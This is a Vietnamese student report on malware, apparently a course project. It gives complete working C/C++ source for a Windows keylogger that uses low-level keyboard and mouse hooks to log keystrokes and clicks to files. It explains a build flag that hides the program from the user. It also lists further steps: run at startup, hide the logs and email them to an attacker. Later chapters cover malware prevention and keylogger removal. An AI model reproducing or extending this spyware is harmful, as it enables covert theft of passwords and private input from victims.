**#include** **<windows.h>**

**#include** **<string>**

HHOOK hKeyHook;

BYTE keyState[256];

WCHAR buffer[16];

KBDLLHOOKSTRUCT kbdllStruct;

LRESULT WINAPI **GetKey**(**int** nCode, WPARAM wParam, LPARAM lParam){

**if**((nCode == HC\_ACTION) && ((wParam == WM\_SYSKEYDOWN) || (wParam == WM\_KEYDOWN))){

**FILE** \*LOG;

kbdllStruct = \*((KBDLLHOOKSTRUCT\*)lParam);

LOG = fopen(**"keys.txt"**, **"a"**);

**switch**((**unsigned** **int**)kbdllStruct.vkCode){

**case** 0x08:

fprintf(LOG, **"[backspace]"**);

**break**;

**case** 0x09:

fprintf(LOG,**"[tab]"**);

**break**;

**case** 0x0D:

fprintf(LOG, **"[enter]"**);

**break**;

**case** 0x1B:

fprintf(LOG,**"[esc]"**);

**break**;

**case** 0xA4:

fprintf(LOG,**"[alt]"**);

**break**;

**case** 0x25:

fprintf(LOG,**"[left]"**);

**break**;

**case** 0x26:

fprintf(LOG,**"[up]"**);

**break**;

**case** 0x27:

fprintf(LOG,**"[right]"**);

**break**;

**case** 0x28:

fprintf(LOG,**"[down]"**);

**break**;

**case** 0x2E:

fprintf(LOG,**"[delete]"**);

**break**;

**case** 0xA0:

**case** 0xA1:

fprintf(LOG,**"[shift]"**);

**break**;

**case** 0xA2:

**case** 0xA3:

fprintf(LOG,**"[ctrl]"**);

**break**;

**default**:

**GetKeyboardState**((PBYTE)&keyState);

**ToUnicode**(kbdllStruct.vkCode, kbdllStruct.scanCode, (PBYTE)&keyState, (LPWSTR)&buffer, **sizeof**(buffer)/2, 0);

fprintf(LOG, **"%c"**,buffer[0]);

**break**;

}

fclose(LOG);

}

**if**((nCode == HC\_ACTION) && ((wParam == WM\_SYSKEYUP) || (wParam == WM\_KEYUP))){

kbdllStruct = \*((KBDLLHOOKSTRUCT\*)lParam);

**FILE** \*LOG;

LOG = fopen(**"keys.txt"**, **"a"**);

**switch**((**unsigned** **int**)kbdllStruct.vkCode){

**case** 0xA1:

fprintf(LOG,**"[right shift up]"**);

**break**;

**case** 0xA0:

fprintf(LOG,**"[left shift up]"**);

**break**;

}

fclose(LOG);

}

**return** **CallNextHookEx**(hKeyHook, nCode, wParam, lParam);

}

2 dòng đầu tiên là các tiền xử lý để thêm thư viện windows và thư viện string có sẵn trong gcc.

Để sử dụng Hook đúng cách, đầu tiên chúng ta cần phải có một hàm hồi quy.

Hook procedure là một loại callback function (hàm hồi quy). Hệ thống sẽ gọi các hàm này khi các sự kiện, thông điệp tương ứng với loại hook. Mỗi loại hook có một hook procedure khác nhau nhưng đều có cùng tham số như cú pháp bên dưới. Với mỗi hook procedure khác nhau thì việc xét các giá trị tham số cũng khác nhau.

Cú pháp chung:

**LRESULT CALLBACK HookProc(int nCode, WPARAM wParam, LPARAM lParam)**

Các tham số:

– nCode: giá trị giúp xác định cách xử lý thông điệp. Nếu nCode nhỏ hơn 0, hook procedure sẽ gọi CallNextHookEx(). Ngược lại sẽ thực hiện các công việc xử lý trước khi gọi CallNextHookEx()

– wParam và lParam: tùy theo loại hook sẽ có ý nghĩa khác nhau. Trong trường hợp này ta hook bàn phím thì wParam sẽ có giá trị của phím được nhấn, lParam sẽ chứa các thông tin về số lần nhấn, các phím tắt, trạng thái phím,…

nCode trong trường hợp này sẽ mang giá trị là HC\_ACTION. HC\_ACTION mang giá trị 0, thể hiện rằng các tham số wParam và lParam chứa các thông tin về thông báo gõ phím, và chương trình sẽ thực hiện xong các thủ tục sau đó rồi mới gọi hàm CallNextHookEx().

Có 4 loại macro khác nhau của tham số wParam: WM\_KEYDOWN, WM\_KEYUP, WM\_SYSKEYDOWN và WM\_SYSKEYUP. Trong đó, WM\_KEYDOWN và WM\_KEYUP lần lượt là sự kiện nhấn phím xuống và nhả phím lên khi người dùng không ấn cùng với phím ALT. Còn WM\_SYSKEYDOWN và WM\_SYSKEYUP là sự kiện nhấn phím xuống và nhả phím khi người dùng ấn cùng lúc phím ALT.

Tham số lParam là một con trỏ trỏ tới một cấu trúc KBDLLHOOKSTRUCT. KBDLLHOOKSTRUCT chứa thông tin về sự kiện nhập bàn phím cấp thấp. Một cấu trúc KBDLLHOOK gồm:

**typedef** **struct** KBDLLHOOKSTRUCT {

DWORD vkCode;

DWORD scanCode;

DWORD flags;

DWORD time;

ULONG\_PTR dwExtraInfo;

} KBDLLHOOKSTRUCT

Trong đó vkCode là Virtual Key Code, là danh sách các mã hexa của các phím bấm. Ví dụ 0x09 là mã của phím TAB. scanCode là mã Code phần cứng của các phím. Một số các biến khác không quan trọng.

Ta sẽ chia làm 2 sự kiện. Một là sự kiện người dùng nhấn phím, 2 là sự kiện người dùng nhả phím, chia vào trong 2 câu lệnh if với từng macro tương ứng của tham số wParam.

Trong sự kiến người dùng nhấn phím, ta sẽ khai báo một biến có cấu trúc KBDLLHOOKSTRUCT để nhận các mã ảo của các phím. Trong câu lệnh switch với điều kiện kiểm tra là giá trị kbdllStruct.vkCode. Nếu giá trị này trùng với một số giá trị mã hexa của các phím đặc biệt của hệ thống như TAB, CTRL, SHIFT,... ta sẽ in ra chúng ngay lập tức. Đối với các phím chữ cái và số bình thường, ta sử dụng hàm GetKeyboardState(). Hàm này nhận một tham số là một con trỏ byte PBYTE lpKeyState: Mảng 256 byte nhận dữ liệu trạng thái cho mỗi phím ảo. Nếu hàm thực hiện thành công sẽ trả về một giá trị khác 0, ngược lại trả về giá trị 0.

Hàm **ToUnicode(kbdllStruct.vkCode, kbdllStruct.scanCode, (PBYTE)&keyState, (LPWSTR)&buffer, sizeof(buffer)/2, 0);**

nhận các tham số lần lượt là:

- kbdllStruct.vkCode: Mã ảo của phím sẽ được dịch.

- kbdllStruct.scanCode: Mã quét phần cứng của khóa cần dịch.

- (PBYTE)&keyState

- (LPWSTR)&buffer: Bộ đệm nhận ký tự hoặc các ký tự Unicode đã dịch. Tuy nhiên, vùng đệm này có thể được trả về mà không bị kết thúc bằng null ngay cả khi tên biến gợi ý rằng nó được kết thúc bằng null

- sizeof(buffer)/2: Kích thước, tính bằng ký tự, của vùng đệm được trỏ tới bởi tham số (LPWSTR)&buffer.

- Giá trị cờ cuối cùng: cờ điều khiển hàm. Đặt giá trị là 0 sẽ ghi nhận phím đó vào buffer.

Cuối cùng là hàm để ghi giá trị vào file log.

Trong khối lệnh if thứ 2, ta demo những macro của tham số wParam liên quan đến sự kiện thả phím.

Cuối cùng ta cần gọi hàm CallNextHookEx() để gọi hook tiếp theo trong hook chain.

## **2.3. File Mouse.h**

**#include<windows.h>**

**#include <string.h>**

**#include <string>**

**#include <stdio.h>**

**#include <iostream>**

**#include <stdlib.h>**

**using namespace std**;

**HHOOK** hMouseHook;

**LRESULT WINAPI** GetMouse(**int** nCode, **WPARAM** wParam, **LPARAM** lParam){

**MSLLHOOKSTRUCT** \* pMouseStruct = (**MSLLHOOKSTRUCT** \*)lParam;

**FILE** \*MOUSE;

**MOUSE** = **fopen**("mouse.txt", "a");

**if** (nCode == 0) {

if (pMouseStruct != **NULL**){

**switch** (wParam){

**case** **WM\_LBUTTONUP**:{

**string** result = "LEFT CLICK UP. Mouse Coordinates: x = " + **to\_string**(pMouseStruct->pt.x) + " | y = " + **to\_string**(pMouseStruct->pt.y)+"\n";

**fprintf**(MOUSE, "%s",result.**c\_str()**);

}**break**;

**case** **WM\_LBUTTONDOWN**:{

**string** result = "LEFT CLICK DOWN. Mouse Coordinates: x = " + **to\_string**(pMouseStruct->pt.x) + " | y = " + **to\_string**(pMouseStruct->pt.y)+"\n";

**fprintf**(MOUSE, "%s",result.**c\_str()**);

}**break**;

**case** **WM\_RBUTTONUP**:{

**string** result = "RIGHT CLICK UP. Mouse Coordinates: x = " + **to\_string**(pMouseStruct->pt.x) + " | y = " + **to\_string**(pMouseStruct->pt.y)+"\n";

**fprintf**(MOUSE, "%s",result.**c\_str()**);

}**break**;

**case WM\_RBUTTONDOWN**:{

**string** result= "RIGHT CLICK DOWN. Mouse Coordinates: x = " + **to\_string**(pMouseStruct->pt.x) + " | y = " + **to\_string**(pMouseStruct->pt.y)+"\n";

fprintf(MOUSE, "%s",result**.c\_str()**);

}**break**;

}

}

}

**fclose**(MOUSE);

**return CallNextHookEx**(hMouseHook, nCode, wParam, lParam);

}

Tương tự đối với một Keyboard Hook Procedure, ta cũng có một Mouse Hook Procedure.

Một MSLLHOOKSTRUCT cũng có các trường gần tương tự KBDLLSTRUCT. Trong đó có chứa các giá trị tọa độ của chuột, được gán vào x (chiều ngang) và y (chiều dọc).

Có 4 macro khác nhau của tham số wParam: WM\_LBUTTONUP, WM\_LBUTTONDOWN, WM\_RBUTTONUP, WM\_RBUTTONDOWN tương ứng với sự kiện nhả chuột trái, click chuột trái, nhả chuột phải và click chuột phải. Ta thực hiện kiểm tra giống việc gõ phím, sau đó lấy tọa độ của chuột và ghi vào một file mouse.txt.

## **2.4. File Keylogger.cpp**

**#include** **"KeyLogger.h"**

**int** WINAPI **WinMain**(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR szCmdLine, **int** nCmdShow){

hKeyHook = **SetWindowsHookEx**(WH\_KEYBOARD\_LL, (HOOKPROC)**GetKey**, **GetModuleHandle**(NULL), 0);

hMouseHook = **SetWindowsHookEx**(WH\_MOUSE\_LL, (HOOKPROC)**GetMouse**, **GetModuleHandle**(NULL), 0);

MSG msg;

**while**(**GetMessage**(&msg, NULL, 0, 0)){

**TranslateMessage**(&msg);

**DispatchMessage**(&msg);

}

**UnhookWindowsHookEx**(hKeyHook);

**return** 0;

}

Để sử dụng hook, ta cần sử dụng ba hàm API của Windows là:

– SetWindowsHookEx: cài đặt một hook procedure vào một hook chain.

– CallNextHookEx: chuyển quyền điều khiển cùng các thông tin hook cho hook procedure kế tiếp trong hook chain. Ta có thể không sử dụng hàm này tuy nhiên chỉ sử dụng khi ta muốn chặn các hook procedure còn lại trong hook chain.

– UnhookWindowsHookEx: gỡ hook procedure ra khỏi hook chain được cài đặt bởi SetWindowsHookEx.

Trước tiên, ta khởi tạo một hàm WinMain(). Hàm WinMain() có những tham số sau:

- Giá trị đối số hInstance: Quản lý việc thực thi của chương trình, nó quản lý tài nguyên của chương trình đang cài đặt, cụ thể là file .exe trong hệ thống.

- Giá trị hPrevInstance: Con trỏ trỏ đến việc thực thi trước đó và luôn luôn là 0.

- Giá trị szCmdLine: Dòng lệnh cho ứng dụng, ngoại trừ tên chương trình

- Giá trị nShowCmd: 1 số nguyên để cung cấp cho hàm ShowWindow() (Không quan trọng).

Trong hàm WinMain(), ta khởi tạo một hook procedure vào một hook chain bằng hàm SetWindowsHookEx(). Hàm này có các đối số:

- idHook: Loại thủ tục hook sẽ được cài đặt. Trong trường hợp này nó là macro WH\_KEYBOARD\_LL: Cài đặt một thủ tục giám sát các sự kiện nhập bàn phím.

- (HOOKPROC)GetKey: Một con trỏ trỏ đến thủ tục hook. Trong trường hợp này ta đã tạo thủ tục GetKey trong file Keylogger.h.

- Một tham số HINSTANCE: Một xử lý tới DLL chứa thủ tục hook được tham số (HOOKPROC)GetKey trỏ tới. Tham số này phải được đặt thành NULL nếu tham số dwThreadId chỉ định một luồng được tạo bởi quy trình hiện tại và nếu thủ tục hook nằm trong mã được liên kết với quy trình hiện tại. Trong trường hợp này, dwThreadId trả về giá trị là 0, tham số này được đặt là GetModuleHandle(NULL) trả về một handle cho tệp được sử dụng để tạo quá trình gọi.

- dwThreadId: Định danh của luồng mà thủ tục hook được liên kết với. Đối với các ứng dụng dành cho PC, nếu tham số này bằng 0 thì quy trình hook được liên kết với tất cả các chuỗi hiện có đang chạy trong cùng một PC như chuỗi gọi.

Tương tự đối với một Mouse Hook Procedure.

Tiếp theo ta tạo một vòng lặp message.

Sau khi mọi thứ ở trên được khởi tạo, vòng lặp Message sẽ “bắt” các thông tin người dùng thực hiện với windows và thực hiện nó.

GetMessage() là hàm lấy thông tin từ message queue, khi tương tác với hệ thống, các tương tác được máy hiểu là các message và lưu vào một queue trong hệ thống, vòng lặp sẽ bắt các message này từ hệ thống.

TranslateMessage() – Hàm này sẽ dịch message, hiểu đơn giản nếu ta gõ chữ thì chắc chắn ta sẽ gõ phím, việc dịch sẽ tương tự như vậy.

DispatchMessage() – Hàm này sẽ xác định message này được gửi đến cửa sổ nào và thực thi nó, ví dụ như ta có 2 cái cửa sổ A và B thì khi ta tương tác lên cửa sổ A thì hàm sẽ thực hiện nó với A còn B thì không.

Sau khi kết thúc, ta sử dụng hàm UnhookWindowsHookEx() để gỡ hook procedure ra khỏi hook chain được cài đặt bởi SetWindowsHookEx().

## **2.5. Build chương trình**

Để chương trình luôn chạy ngầm cho dù đã tắt, ta sử dụng CodeBlocks, thêm một giá trị cờ mới trong Compiler Settings. Giá trị này có tên là WindowsAPI, Compiler flags và Linker flags là -mwindows. Sau khi build và run, chương trình dù tắt đi vẫn chạy ngầm và chỉ có cách vào Task Manager để tắt hẳn. Khi thêm giá trị cờ này, Compiler sẽ tự động ẩn cửa sổ của chương trình đi để người dùng không thể phát hiện và tắt chúng đi.



***Hình 2.2: Giá trị cờ trong Compiler Settings***

## **2.5. Những hướng phát triển của Project**

Keylogger này vẫn còn khá thô sơ và có nhiều hướng phát triển tiếp theo.

Cụ thể:

- Hoàn thành nốt những phím đặc biệt như: F1…F12, Insert, PageUp, PageDown, NumLock, CapsLock,...

- Nhận biết xem người dùng đã click vào nút nào trên cửa sổ.

- Keylogger này sẽ tự động chạy khi máy khởi động

- Chuyển file txt sang một folder khác để người dùng không biết sự hiện diện của nó

- Gửi file txt này về máy của kẻ tấn công thông qua giao thức chia sẻ file hoặc thông qua gửi email

- Ngoài việc ghi nhận phím người dùng nhập vào và sự kiện click chuột, nó có thể chụp màn hình, ghi âm những gì người dùng nói,..

## **\*/ Tiểu kết chương 2:**

Trong chương 2, chúng ta đã đi chi tiết cách tạo ra một Keylogger bằng WinAPI và các hàm Hook. Đây đều là những kiến thức khá khó và không được dạy trong chương trình học trên lớp.

Trong chương 3, ta sẽ nghiên cứu những cách phòng chống mã độc nói chung và Keylogger nói riêng.

# **CHƯƠNG III: PHƯƠNG PHÁP PHÒNG CHỐNG MÃ ĐỘC**

## **3.1. Các phương pháp phòng tránh mã độc hiệu quả**

*3.1.1. Xây dựng các chính sách bảo mật*

Nếu một doanh nghiệp không xác định được tầm quan trọng của việc phòng tránh mã độc trong các chính sách của mình thì các hoạt động phòng tránh mã độc không thể được thực hiện nhất quán và hiệu quả.

Một chính sách phòng tránh mã độc thường gồm:

– Yêu cầu rà quét mã độc trên các thiết bị từ bên ngoài doanh nghiệp trước khi chúng được đưa vào sử dụng.

– Yêu cầu quét mã độc trên các tập tin đính kèm email trước khi mở chúng.

– Nghiêm cấm/ngăn chặn gửi hoặc nhận một số định dạng tập tin cụ thể (chẳng hạn .exe) qua email.

– Cấm hoặc hạn chế việc sử dụng các phần mềm không cần thiết vì nhiều phần mềm có thể bị lợi dụng để truyền nhiễm mã độc (VD: các ứng dụng nhắn tin hoặc dịch vụ truyền file).

– Hạn chế sử dụng các thiết bị ngoại vi di động (VD: thiết bị nhớ USB), đặc biệt đối với các máy tính nhiều người truy cập.

– Chỉ định các công cụ phòng tránh mã độc cụ thể (VD: phần mềm diệt virus, công cụ lọc nội dung,…) đối với từng loại thiết bị cụ thể (VD: mail server, web server, laptop, smart phone,…) và đối với từng ứng dụng cụ thể (VD: 13 email client, trình duyệt web,…); đặt ra các mức yêu cầu cao đối với việc cấu hình và bảo trì phần mềm (VD: tần suất cập nhật phần mềm, tần suất và phạm vi rà quét thiết bị,…).

– Cấm hoặc hạn chế việc sử dụng các thiết bị di động (bao gồm cả thiết bị do doanh nghiệp cấp phát hoặc sở hữu cá nhân) trong mạng của doanh nghiệp hoặc sử dụng để truy cập từ xa.

*3.1.2. Nâng cao nhận thức của người sử dụng*

Người dùng cần được trang bị nhận thức về cách mã độc xâm nhập và lây nhiễm qua các thiết bị, những hành vi nguy hại mà mã độc có thể thực hiện, những hạn chế về khả năng kiểm soát mọi sự cố mã độc và tầm quan trọng của người dùng trong việc phòng tránh sự cố mã độc, nhấn mạnh vào việc tránh những cuộc tấn công kỹ thuật xã hội (social engineering). Một số biện pháp phòng tránh cho người dùng cuối:

– Không mở các email và tập tin đính kèm email hoặc các đường dẫn khả nghi từ người gửi không rõ ràng; không truy cập các trang web có thể chứa nội dung độc hại.

– Không click vào các cửa sổ pop-up khả nghi trên trình duyệt.

– Không mở các tập tin với phần mở rộng có thể liên quan đến mã độc như .bat, .com, .exe, .pif, .vbs,…

– Không được tắt cơ chế kiểm soát an ninh mã độc như phần mềm diệt virus, phần mềm lọc nội dung, tường lửa,…

– Không sử dụng tài khoản người dùng mức quản trị hệ thống để thực hiện các hoạt động thông thường trên máy tính.

– Không tải xuống và chạy các ứng dụng từ nguồn không uy tín.

Các doanh nghiệp cũng cần bắt buộc nhân viên của mình có kiến thức về chính sách và các thủ tục xử lý sự cố mã độc như cách xác định một máy tính bị lây nhiễm, cách báo cáo khi nghi ngờ xảy ra sự cố mã độc và trách nhiệm hỗ trợ của nhân viên trong việc xử lý sự cố (VD: cập nhật phần mềm diệt virus, rà quét thiết bị để xác định mã độc,…). Nhân viên cần hiểu được thông báo của doanh nghiệp khi một sự cố mã độc xảy ra và nắm được những thay đổi tạm thời để xử lý sự cố, chẳng hạn như ngắt kết nối một máy tính bị lây nhiễm khỏi hệ thống mạng. Hoạt động phổ cập nhận thức cho nhân viên của một doanh nghiệp cần bao gồm việc đào tạo phòng tránh các cuộc tấn công sử dụng kỹ thuật xã hội. Một số ví dụ khuyến nghị nhằm tránh cuộc tấn công kỹ thuật xã hội như:

– Không trả lời các email yêu cầu cung cấp thông tin tài chính và thông tin cá nhân. Thay vào đó, liên hệ trực tiếp tới cá nhân hoặc tổ chức đối tác bằng điện thoại hoặc website chính thức. Không sử dụng thông tin liên lạc được cung cấp trong email và không click vào bất kỳ tập tin đính kèm hay đường dẫn nào trong email.

– Không cung cấp mật khẩu, mã PIN hoặc các mã truy cập khác khi trả lời email hoặc điền vào các cửa sổ pop-up không mong muốn. Chỉ cung cấp các thông tin truy cập trên đối với website và ứng dụng hợp lệ.

– Không mở tập tin đính kèm email ngay cả từ người gửi quen biết. Nếu nhận được một tập tin đính kèm email, cần liên hệ với người gửi (có thể bằng điện thoại hoặc phương tiện liên lạc khác) để xác nhận tập tin đính kèm là an toàn.

– Không phàn hồi bất kỳ email khả nghi nào.

*3.1.3. Giảm thiểu lỗ hổng phần mềm*

Mã độc thường tấn công một máy tính bằng cách khai thác lỗ hổng của hệ điều hành, các dịch vụ và các ứng dụng chạy trên nó. Giảm thiểu lỗ hổng phần mềm là bước rất quan trọng trong việc phòng tránh mã độc, nhất là đối với các mã độc được phát tán ngay sau khi một lỗ hổng phần mềm mới được công bố hoặc thậm chí trước khi lỗ hổng đó được biết đến rộng rãi. Cần cập nhật các bản vá lỗi hoặc cấu hình lại phần mềm (VD: vô hiệu hóa dịch vụ chứa lỗ hổng). Việc giảm thiểu lỗ hổng phần mềm cần phải có các chính sách, tiến trình và thủ tục rõ ràng.

Một số nguyên tắc gia cố hệ thống khác mà doanh nghiệp có thể áp dụng:

– Vô hiệu hóa hoặc gỡ bỏ các dịch vụ không cần thiết (đặc biệt là các dịch vụ mạng) vì những dịch vụ này có thể vô tình là các hướng tân công phụ mà mã độc có thể lợi dụng để lây lan.

– Loại bỏ các ứng dụng chia sẻ tập tin không an toàn.

– Gỡ bỏ hoặc thay đổi tài khoản người dùng mặc định của hệ điều hành và các ứng dụng vì các tài khoản này có thể được mã độc sử dụng để truy cập trái phép tới các thiết bị.

– Vô hiệu hóa tính năng tự động thực thi đối với tập tin nhị phân hoặc các script, bao gồm cả tính năng AutoRun trên các máy tính chạy Windows.

– Thay đổi File Associations mặc định (ứng dụng mặc định để mở một tập tin theo định dạng cụ thể) đối với các định dạng tập tin người dùng ít sử dụng nhưng thường được sử dụng bởi mã độc (VD: .pif, .vbs), thay đổi này giúp tập tin không được thực thi tự động khi một người dùng cố mở chúng.

Gia cố hệ thống cần được áp dụng đối với cả các ứng dụng như email client, trình duyệt web và các trình xử lý văn bản, các ứng dụng này thường xuyên là mục tiêu khai thác của mã độc (VD: ngôn ngữ macro trên trình xử lý văn bản, các plug-in trên trình duyệt web). Ta nên vô hiệu hóa những tính năng không cần thiết trên các ứng dụng này để hạn chế hướng tấn công của mã độc.

*3.1.4. Giảm thiểu mối đe dọa*

Giả sử mọi lỗ hổng phần mềm đều đã được vá, giảm thiểu mối đe dọa vẫn là bước đặc biệt quan trọng, ví dụ, để ngăn chặn các mã độc không khai thác lỗ hổng phần mềm mà dựa vào các kỹ thuật xã hội đánh lừa người dùng thực thi các tập tin độc hại. Các công cụ thường được sử dụng để giảm thiểu mối đe dọa là: phần mềm diệt virus, hệ thống ngăn chặn xâm nhập trái phép (IPS), tường lửa, công cụ lọc nội dung và một danh sách các ứng dụng an toàn (application whitelisting).

*3.1.5. Bảo vệ BIOS*

Các sửa đổi trái phép lên BIOS thực hiện bởi các phần mềm độc hại có thể dẫn đến các hành vi độc hại khác vì BIOS firmware có vị trí đặc quyền trong kiến trúc máy tính. Sửa đổi trái phép lên BIOS có thể là một phần của một cuộc tấn công phức tạp, có chủ đích đối với doanh nghiệp – một vụ DoS vĩnh viễn (BIOS bị hư hại khiến máy tính không thể khởi động) hoặc một mã độc tồn tại bền vững trên hệ thống (mã độc được nhúng vào BIOS). Việc thay đổi từ triển khai BIOS sang UEFI cũng có thể khiến mã độc lây lan rộng rãi vì UEFI được triển khai theo một chuẩn chung.

## **3.2. Cách xóa Keylogger khỏi máy tính**

Một số loại Keylogger dễ dàng được phát hiện và loại bỏ bởi phần mềm chống virus tốt nhất, nhưng một số loại khác có thể rất khó xác định và cách ly khỏi hệ thống. Đó là bởi vì nhiều Keylogger dựa trên phần mềm được thiết kế giống như phần mềm hợp pháp và do đó có thể vượt qua hầu hết các chương trình chống virus hoặc chống phần mềm độc hại. Tệ hơn nữa, một số Keylogger chạy ở cấp độ đặc quyền cao hơn so với phần mềm an ninh mạng tiêu chuẩn, khiến chúng không thể bị phát hiện và xóa.

Nếu bạn nghi ngờ rằng ai đó có thể đã cài đặt Keylogger trên máy tính của bạn nhưng phần mềm chống phần mềm độc hại của bạn không phát hiện ra bất kỳ điều gì, bạn có thể tìm thấy nó trong Windows Task Manager. Chỉ cần khởi chạy Trình quản lý tác vụ và xem kỹ danh sách các quy trình đang hoạt động để xem có điều gì bất thường hay không. Nếu cần, hãy nhờ người am hiểu về công nghệ giúp bạn thực hiện bước này. Bạn cũng có thể kiểm tra tường lửa của hệ thống để tìm bất kỳ hoạt động đáng ngờ nào, chẳng hạn như lượng dữ liệu đến hoặc đi bất thường.

Giống như tất cả các mối đe dọa mạng khác, cách tốt nhất để giữ an toàn trước các cuộc tấn công Keylogger là sử dụng phần mềm chống vi-rút tốt nhất và chạy quét máy tính thường xuyên. Để đảm bảo rằng bạn được bảo vệ khỏi các mối đe dọa mới nhất, bạn nên định cấu hình chương trình chống vi-rút của mình để tự động tải xuống các bản cập nhật định nghĩa vi-rút. Cuối cùng, không mở bất kỳ liên kết hoặc tệp đính kèm nào có trong email đáng ngờ vì chúng có thể bắt đầu tải xuống "ẩn" Keylogger, phần mềm gián điệp, phần mềm quảng cáo hoặc một số loại phần mềm độc hại khác.

## **\*/ Tiểu kết chương 3:**

Với các đặc tính của mã độc như đã giới thiệu ở phần trên, chúng ta có thể thấy mã độc thật sự rất nguy hiểm với người sử dụng thông thường. Cần có một phương pháp phòng chống mã độc và ngăn chặn một cách tổng thể và đơn giản nhất cho tất cả người.

Cần nhận thức một cách rõ ràng rằng phòng tránh mã độc và ngăn chặn mã độc không chỉ dựa vào các phần mềm diệt virus mà còn liên quan tới cả nhận thức của người dùng. Một cách tổng quan nhất, việc phòng tránh mã độc và ngăn chặn mã độc là tổng hòa của nhiều yếu tố khác nhau.

# **KẾT LUẬN**

Phần mềm độc hại có thể là một đoạn mã thường có thể ở dạng phần mềm được thiết kế có chủ ý để ảnh hưởng đến hệ thống máy tính. Sau khi được cài đặt vào hệ thống máy tính, nó có thể truy cập tài nguyên của hệ thống máy tính, có thể chia sẻ dữ liệu đến một số máy chủ từ xa mà không cần người dùng can thiệp hoặc có thể theo dõi chi tiết người dùng, v.v...

Keylogger có thể tốt hoặc xấu, và nó tốt hoặc xấu thì còn phụ thuộc vào mục đích sử dụng, Nếu keylogger được dùng phục vụ cho việc giám sát con cái, giám sát thiết bị ở công ty, xem họ đã làm đã làm gì với thiết bị PC thì được coi là tốt, còn với mục đích sử dụng keylogger là ăn cắp thông tin của người dùng thì được coi là cực kỳ xấu xa.

Trong phạm vi hiểu biết của mình, em cũng đã cố gắng hết sức để hoàn thành Project cũng như báo cáo. Hi vọng bản báo cáo này sẽ giúp cho người đọc có thêm nhiều kiến thức để tự mình phòng tránh các mối nguy hại trên không gian mạng.

Tại một thời điểm nào đó trong tương lai, chắc chắn sẽ có phần mềm độc hại hoàn toàn mới không giống như các phân loại ở trên. Điều đó có nghĩa là những chuyên gia an ninh mạng cần phải liên tục cải thiện trong việc tìm kiếm các loại phần mềm độc hại mới không phù hợp với khuôn mẫu. Mỗi người dùng cũng cần phải tự nâng cao ý thức bảo vệ máy tính của mình, tránh truy cập vào những trang không an toàn, tải về các file lạ trong email.

# **TÀI LIỆU THAM KHẢO**

1.<https://quantrimang.com/tim-hieu-ve-keylogger-va-cach-phong-tranh-108996>

2. <https://securitybox.vn/2161/12-loai-ma-doc-pho-bien/>

3. <https://securitydaily.net/phuong-phap-phong-chong-ma-doc/>

4. <https://securitybox.vn/6356/5-bien-phap-phong-tranh-su-co-ma-doc-tu-chuyen-gia/>

5. <http://cherrytree.at/misc/vk.htm>

6. https://docs.microsoft.com/

# **PHỤ LỤC**

**Một số hàm mới được sử dụng trong code và thư viện:**

|  |  |
| --- | --- |
| **Thư viện** | **Hàm** |
| windows.h | WinMain(),SetWindowsHookEx(),  CallNextHookEx(),  UnhookWindowsHookEx() |
| string.h | ToUnicode() |